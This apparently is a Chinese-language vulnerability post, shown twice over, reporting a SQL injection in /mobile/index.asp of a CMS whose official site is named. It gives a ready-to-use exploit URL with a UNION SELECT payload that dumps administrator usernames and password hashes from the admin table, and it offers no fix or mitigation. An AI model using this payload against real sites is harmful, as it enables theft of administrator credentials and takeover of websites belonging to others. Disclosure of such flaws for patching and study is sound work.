漏洞文件:/mobile/index.asp
漏洞说明:未对变量id过滤 导致产生sql注入!
漏洞测试:http://www.5u.hk/ 官方
漏洞证明:

漏洞EXP:
/mobile/index.asp?act=view&id=1%20union%20select%201,Username%26chr(124)%26CheckCode%20from%20{pre}admin
by:鬼哥
漏洞文件:/mobile/index.asp
漏洞说明:未对变量id过滤 导致产生sql注入!
漏洞测试:http://www.5u.hk/ 官方
漏洞证明:
漏洞EXP:
/mobile/index.asp?act=view&id=1%20union%20select%201,Username%26chr(124)%26CheckCode%20from%20{pre}admin
by:鬼哥

暂无评论
发表评论